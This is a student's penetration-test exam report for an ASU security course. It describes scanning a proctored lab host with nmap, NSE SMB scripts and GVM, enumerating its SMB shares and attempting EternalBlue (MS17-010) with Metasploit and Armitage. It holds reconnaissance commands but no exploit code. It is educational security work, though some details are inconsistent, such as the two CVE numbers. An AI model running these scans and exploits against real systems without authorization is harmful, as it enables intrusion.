Penetration Test Report

Final Exam Submission

Ira A. Fulton Schools of Engineering, Arizona State University

IFT 475: Security Analysis

Mr. Edmund Lorenzen

May 5th, 2022

Viharika Deverapally

ASU ID: 1224128685

Table of contents

Table of Contents

Executive Summary

To identify the target network in my final penetration testing, I utilized the Zerotier VPN connection. The network id is provided prior to the exam by professor. After gathering information with NMAP, vulnerability scanning with GVM and NMAP was done, followed by the execution of the exploit with the Metasploit tool. Our main goal is to collect as much information as possible and then use that information to identify the vulnerabilities that we will then exploit. The full test will take place in a controlled atmosphere with the supervision of a proctor.

This report includes summary information about the target host, scan vulnerabilities, and time length. The section that follows summarizes and categorizes the information about each vulnerability discovered during the scan. Following that, it is simple to determine which vulnerabilities have been exploited and how. This report also allows you to follow some valuable recommendations that will assist you in mitigating the risks.

Summary of Results

Upon successfully connecting to Zerotier network. I ran ‘ip a’ to see network interfaces and IP range. I was able to pinpoint the zerotier target range which is 10.222.215.44/16. I ran Nmap commands on the IP range. We ran GVM reports and utilized exploits via Armitage on these addresses. I ran into many failed exploits but identified via Nmap NSE scripts that host runs the service Microsoft windows 7-10 Microsoft-ds which is vulnerable to SMB Eternal Blue remote code execution (MS17-010). After running Armitage and nbtscan I have identified

interesting information like computer name, NetBIOS computer name, workgroups and account used, and authentication level of the host and SMB security policies configured.

Computer name: JohnDoe-PC

Account_used: Guest

Authentication_level: User

Smb shares have been identified using Nmap NSE script which listed 3 shares /ADMIN$, C$ and IPC$. Using smbclient tried connecting to these shares but unfortunately only IPC$ has read access and rest all were not accessible. IPC$ share does not contain any interesting information.

Using Metasploit with double pulsar I have tried exploiting eternal blue smb vulnerability. EternalBlue is an exploit intended to target SMB (Server Message Block) file and print sharing capabilities on Windows versions affected. The program may be used to exploit a publicly available SMB service, serving as a delivery mechanism for an attack utilizing DoublePulsar - a backdoor also contained in the ShadowBrokers dump.

Also used searchsploit and other publicly available python exploits for EternalBlue remote code execution.

Used Nikto tool to find any underlying web vulnerabilities that exsisted.

Attack Narrative

Remote System Discovery

The proctor gave the bare minimum of information for this penetration test, such as the Network ID. The goal was to closely identify the remote target machine. After getting the Zerotier NetworkID: 433807ad90fdc820. After joining this Network ID, I have access to the local host. As illustrated in Figure 1, the network id provided by Proctor is successfully joined using the sudo zerotier-cli join 433807ad90fdc820 command and to check status the command is sudo zerotier-cli status. The connection is online throughout the attack process.

Figure1

Zerotier connection established





Figure 2

Using ip a command to list the network interfaces along with their respective IP ranges.




NMAP Scan

The acronym nmap stands for "Network Mapper." Nmap is a program that sends packets and analyzes the answers to find hosts and services on a computer network. Nmap has a number of tools for exploring computer networks, such as host discovery and detection of services and operating systems.

Once we had successfully connected to the network, it was vital to obtain information about the subnet that we were targeting. The *ifconfig* command was used to determine this information. By looking at the ip addresses that we were given along with the 255.255.0.0 subnet mask, we were able to determine that we were in the 10.222.215.44/16 network.

Figure 3

Using ifconfig command which determines the network




I was able to execute a ping scan of the network to seek for all the active hosts. For scanning all active hosts, run the below command:

Command: sudo nmap -sP 10.222.215.44/16

Figure 4

Nmap ping scan for host discovery



After obtaining two open remote host IP address, I used the Nmap -sV 10.222.215.44/16 command on the local host IP address to obtain all open ports for that particular remote host. The scan results in information such as the remote host's open TCP ports, its status, services, version, MAC address, Operating System, and CPE information.


The 445 port is a microsoft-ds service with a Microsoft Windows 7-10 version. This port is used for direct TCP/IP MS Networking access without requiring the NeTBIOS layer. Ports such as 139 and 445 are used for "NetBIOS" communication between Windows hosts.

On this host, all NetBIOS attacks are possible. This host is part of the SMB (Server Message Block) protocol, which allows attackers to remotely leak kernel memory, and exploiting this

flow to perform an exploit makes the remote host susceptible. Below is the figure where scan results are displayed.

Figure 5

Nmap full port scan on IP 10.222.217.16



Since Port 445 is open and running service microsoft windows 7-10 microsoft-ds I decidedto run nmap NSE script scan for all smb vulnerabilities on ports 139,135 and 445. Below is the figure of the scan output.

Command : sudo nmap - - script smb-vuln* -sV -v -p 139,135,445 10.222.217.16

Script - This used to load NSE scripts, and it also allows you to execute your own scripts by supplying categories, script file names, or the names of directories where your scripts are placed.

Smb-vuln* - script which scans for all smb related vulnerabilities

v – version

p – specifies ports

Figure 6a

Using nmap NSE smb script scan on target





Figure 6b

Using nmap NSE smb script scan on target



SMB has always been a file transfer protocol over a network. As a result, SMB needs network ports on a computer or server to communicate with other computers. SMB uses IP ports 139 or 445 for communication.

Port 139: SMB originally used port 139, which was based on NetBIOS. NetBIOS is a deprecated transport layer that lets Windows systems on a same network to connect.

Port 445: After Windows 2000, newer versions of SMB started using port 445 on top of a TCP stack. TCP allows SMB to work across the internet.

As you can from figure 6b, the host is vulnerable to remote code execution vulnerability in microsoft smbv1 server.

Output of the scanned host is below:

Operating System: Windows 7 -10

Ports: 135,139,445

Mac Address: 22:88:50:BE:7C:78

Venerability: A critical remote code execution vulnerability exists in Microsoft SMBv1servers (MS17-010)


CVE: CVE-2017-0413

Risk Factor: HIGH

After determining that the target remote system is vulnerable to ms17-010 (Eternalblue), I used the Metasploit tool in Kali Linux to exploit this vulnerability. Prior to that, I ran GVM to check the vulnerabilities of the targeted remote host.

Figure 6c

Nmap NSE script for SMB-enum listed smb shares. ADMIN$, IPC$, C$ are the shares listed.



Although only IPC$ share is readable. Not much data is retrieved from that share.


GVM Tool

The Greenbone Security Assistant was a great tool that enabled us to perform a thorough scan of the host by employing its extensive library of Network Vulnerability Tests. We began a GVM scan of these targets as soon as we obtained the two likely target IP addresses. We started the scan early because it was supposed to take 20-30 minutes, and we continued to use other tools in the meanwhile.

Many vulnerabilities were uncovered after the scan was completed. Our primary focus shifted to the "Microsoft Windows Eternal Blue Vulnerability," which was the only vulnerability classified as high severity.

Figure 7

GVM Vulnerability Scan




GVM gave us the following insight about this specific vulnerability: “The flaw is due to an SMB version 1. I have found that the vulnerability was listed as CVE-2017-0143, allowing us to further research the vulnerability.

NVTs

Network Vulnerability Assessment is the acronym for Network Vulnerability Test. All of the latest security checks will be downloaded and installed for you by the script openvas-nvt- sync. After that, you'll need to restart openvas-scanner(8) for them to load and use for enhanced security scans.

Figure 8

Scan report from NVTs




CVEs

Rather than replacing the OpenVAS default scanner, the CVE Scanner works alongside it and is reliant on it. Essentially, the CVE Scanner allows us to run several "Prognosis" scans based on data (mostly application CPEs) gathered by the OpenVAS default scanner throughout a prior "full" scan. If you can only scan a particular network range once a week or once a month, you can still use the CVE Scanner in the meantime because it doesn't perform a "live" scan and instead relies on previously collected data to give you a rough idea of whether new vulnerabilities have been discovered.

Figure 9

Scan report of CVEs




CPE

CPE is an industry standard for uniformly displaying information about operating systems, hardware, and applications. It can be used for software and hardware inventories, as well as better vulnerability management when one product's results are used in another.

Figure 10

Scan report of CPEs



There were also medium and low severity vulnerabilities discovered during a GVM scan on 10.222.217.16, in addition to the high severity one. I decided to focus on the higher level one, even though the impact would be minimal if we tried to attack.

Armitage

Armitage was the next tool I went for. Armitage is a simple and effective graphical tool that finds and attacks targets using Nmap and the Metasploit Framework. Armitage, similarly, like msfconsole, may launch remote shells after a victim is successfully exploited. The initial step in using the tool was to locate the host so that it could be added to the interface. A brief scan with OS detection was used to finish this.

Figure 11a

Armitage Nmap Scan

